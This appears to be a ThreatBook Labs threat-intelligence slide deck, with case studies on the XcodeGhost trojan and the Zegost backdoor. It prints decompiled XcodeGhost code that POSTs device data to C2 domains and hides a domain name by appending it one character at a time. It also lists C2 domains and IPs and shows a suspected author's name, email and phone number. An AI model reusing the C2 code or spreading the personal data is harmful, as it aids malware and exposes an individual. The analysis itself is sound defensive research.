



GETTING TO THE SOUL OF INCIDENT RESPONSE



Empower researchers with enriched data to find the needle in the haystack

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Introduction

ThreatBook Labs:

A research lab focusing threat response and research, Located in Seattle, Washington, USA. Funded by ThreatBook Technology, Beijing, China

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
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Our research workflow





The challenges researchers face

Benefits:

- Better protection coverage based on faster updated data
- More high confident decisions based on correlations among different types of data
- Data driven research and machine learning
- Always can find something looks interesting when start to hunt

Meanwhile, researchers face:

- More time needed to analyze and review each case since there are more related data that are surfaced
- More low confident decisions generated by automation need to be reviewed and unhandled
- More interesting cases surfaced and need better prioritization
- Consistent feedback needed from researchers to assist automation system with making better decisions

- 200 + threat data source
- 500K+ daily unique suspicious samples/URLs
- 20M + daily updated suspicious IP/Domain
- 10M + scanning results daily
- 400M + whitelist
- Billions of domains with millions of newly registered domain daily (Whois/DNS)
- 5+ years whois historical data



A threat analysis platform our researchers ask for:

- Multiple vectors of threat data
- Deterministic decision in threat data attributes level
- Threat data correlation tagging
- Suppress noisy info
- Update with researchers' consistent feedback
- Conclude with most reasonable contextual story behind the threat data





Analysis platform case study I:

Threat family: XCodeGhost

- Trojanized version of Xcode
- Disguised as an official Xcode and uploaded to 3rd party cloud storage like Baidu yun (Baidu cloud storage service)
- Downloaded and used by Apple app developer to develop Apple app, generating more than 4000 infected apps
- Impacting about 100million iPhone users, most of them in China.





Analysis platform case study I:

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v25 = objc_msgSend(&OBJC_CLASS___NSURL, "URLWithString:", CFSTR("http://init.icloud-analysis.com"));
u26 = objc_retainAutoreleasedReturnUalue(u25);
                                                                                                   objc_release(049);
v27 = objc_msqSend(
       &OBJC CLASS NSMutableURLRequest.
       "requestWithURL:cachePolicy:timeoutInterval:",
                                                                                                   objc_release(v51);
       v26.
                                                                                                   objc_release(v53);
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                                                                                                   objc_release(055);
       1077805056);
u28 = (void *)objc_retainAutoreleasedReturnUalue(v27);
                                                                                                   objc_release(v57);
objc_msqSend(u28, "setHTTPMethod:", CFSTR("POST"));
v29 = objc_msgSend(v17, "length");
v30 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:", CFSTR("%1u"), v29);
                                                                                                   objc_release(v59);
v31 = objc_retainAutoreleasedReturnUalue(v30);
objc_msqSend(u28, "setUalue:forHTTPHeaderField:", u31, CFSTR("Content-Length"));
                                                                                                   objc_release(v61);
objc release(031);
objc_msqSend(v28, "setHTTPBody:", v17);
                                                                                                   objc_release(V63);
if ( (unsigned int)objc_msgSend(v39, "isEqualToString:", CFSTR("launch")) & 0xFF
 [] (unsigned int)objc_msqSend(039, "isEqualToString:", CFSTR("running")) & 0xFF ]
                                                                                                   objc_release(v65);
 u32 = objc msqSend(&OBJC CLASS NSURLConnection, "connectionWithRequest:delegate:", u28, u40);
else
                                                                                                   objc_release(v67);
 U32 = objc_msqSend(&OBJC_CLASS___NSURLConnection, "connectionWithRequest:delegate:", U28, 0);
033 = objc_retainAutoreleasedReturnUalue(032);
                                                                                                   objc_release(069);
objc_release(033);
objc_release(u28);
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objc_release(047); U50 = objc_msgSend(U49, "stringByAppendingString:", CFSTR("i")); v51 = (void ×)objc_retainAutoreleasedReturnValue(v50); u52 = objc_msgSend(u51, "stringByAppendingString:", CFSTR("n")); $v53 = (void \times)objc_retainAutoreleasedReturnValue(v52);$ v54 = objc_msgSend(v53, "stringByAppendingString:", CFSTR("i")); v55 = (void *)objc_retainAutoreleasedReturnUalue(v54); v56 = objc_msgSend(v55, "stringByAppendingString:", CFSTR("t")); v57 = (void ×)objc_retainAutoreleasedReturnValue(v56); v58 = objc_msgSend(v57, "stringByAppendingString:", CFSTR(".")); v59 = (void *)objc_retainAutoreleasedReturnValue(v58); v60 = objc_msgSend(v59, "stringByAppendingString:", CFSTR("c")); $v_{61} = (v_{01} \times)objc_retainAutoreleasedReturnValue(v_{60});$ v62 = objc_msgSend(v61, "stringByAppendingString:", CFSTR("r")); v63 = (void *)objc_retainAutoreleasedReturnValue(v62); v64 = objc_msgSend(v63, "stringByAppendingString:", CFSTR("a")); v65 = (void ×)objc_retainAutoreleasedReturnValue(v64); v66 = objc_msgSend(v65, "stringByAppendingString:", CFSTR("s")); v67 = (void *)objc_retainAutoreleasedReturnValue(v66); U68 = objc_msgSend(U67, "stringByAppendingString:", CFSTR("h")); v69 = (void ×)objc_retainAutoreleasedReturnValue(v68); U70 = objc_msgSend(U69, "stringByAppendingString:", CFSTR("-")); v71 = (void *)objc_retainAutoreleasedReturnValue(v70);

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v72 = objc_msgSend(v71, "stringByAppendingString:", CFSTR("a"));
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v73 = (void *)objc_retainAutoreleasedReturnValue(v72);
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Three remote CnC servers identified:

- Init.crash-analytics.com
- Init.icloud-analysis.com
- Init.icloud-diagnostics.com



init.icloud-analysis.com Analysis Report

Registrar					
Name Server	sinkhole-00.shadowserver.org; sinkhole-01.shadowserver.org; sinkhole-02.shadowserver.org; sinkhole-03.shadowserver.org; sinkhole-04.shadowserver.org				
Alex Rank	N/A				
Tags	Malware C2 <u>XcodeGhost</u>				
Intelligence	IP sub_domain_list Whois Visualization				
IP address					
IP address	178.162.203.202 (1000+ domains share this address) 📋				
Location	Germany,Heessen,Frankfurt (leaseweb.com)				
ASN	28753 (LEASEWEB-DE Leaseweb Deutschland GmbH, DE) Medium risk ?				






182.92.101.29 IP Info

IP address	182.92.101.29 (0 domains share this ip)				
Location	China,Beijing,Beijing (ALIYUN)				
ASN	37963 (CNNIC-ALIBABA-CN-NET-AP Hangzhou Alibaba Advertising Co.,Ltd., CN) Medium risk 🥝				
Tags	IDC C2 XcodeGhost				
Threat intelli	igence Reverse IP Visu	alization			
Domain list which share same ip					
No data					
Domains Histo	ry				
Time		Domain			
2015-07-02		kytr.pub			
2015-03-18		2shoubang.com 💼			
2015-03-03		icloud-analysis.com 😑			
2015-01-30		www.2shoubang.com			





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Registrar	GoDaddy.com, LLC
Name Server	ns67.domaincontrol.com; ns68.domaincontrol.com
Alex Rank	N/A
Tags	Malware


Intelligence IP sub_domain_list

Whois Visualization


Current registr	ation information
Registrant	long wang (Generic registrant name no longer appears relevant domain.)
Registration Organization	
Email	778560441@qq.com (Related domain name 16)
Address	
Phone	+86.13276422520
Creation Date	2015-04-07 00:00:00
Expire Date	2016-04-07 00:00:00
Updated Date	2015-06-07 00:00:00
Registrar	GoDaddy.com, LLC
Name Server	ns67.domaincontrol.com; ns68.domaincontrol.com
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XcodeGhost









Name: Wang *** QQ number: 778***@qq.com, 473***@qq.com Cell Phone contact: 132****520 Home Phone contact: 0532-6657**** Internet ID used: Zhou ****, Wang ****, ****Wang

(778***@qq.com has been registered under a university student at ShanDong Province)






Analysis platform case study II: Threat family: Zegost

- Active Backdoor Trojan in China, targeting e-commence business
- Steal infected system info (IP, System Name, OS version)
- Execute certain function based on command retrieved from a remote server
 - Capture video or audio
 - Start Terminal Services
 - Manage system services
 - Log keystrokes
 - Update or uninstall the backdoor service





IOC Visualization









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